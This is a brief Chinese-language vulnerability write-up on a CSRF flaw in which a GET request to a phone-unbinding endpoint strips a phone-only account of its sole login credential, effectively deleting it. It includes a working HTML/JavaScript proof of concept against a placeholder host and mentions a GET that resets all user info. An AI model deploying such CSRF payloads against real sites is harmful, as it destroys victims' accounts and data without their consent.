
# csrf注销账号

注册公司时，只需要手机号




正常情况下无法解除绑定手机（只有邮箱选项）



在绑定了邮箱和手机的情况下可以接触绑定手机



我们在绑定邮箱后，抓到解除绑定手机的数据包



攻击流程：用只绑定了手机的账号，访问/personal\_settings/unbound\_mobile接口后退出，失去唯一登陆凭证造成账号注销

POC：

<img src=https://test.com/personal\_settings/unbound\_mobile>

<script>window.onload=function(){window.open(‘https://test.com/logout’)}</script>

TIPS：有时候绑定双重凭证之后可以发现解除功能，当业务没有验证是否是唯一凭证的时候造成丢失唯一凭证，导致注销账号。



get访问https://test.com/server/person/changeUserInfo，所有信息重置了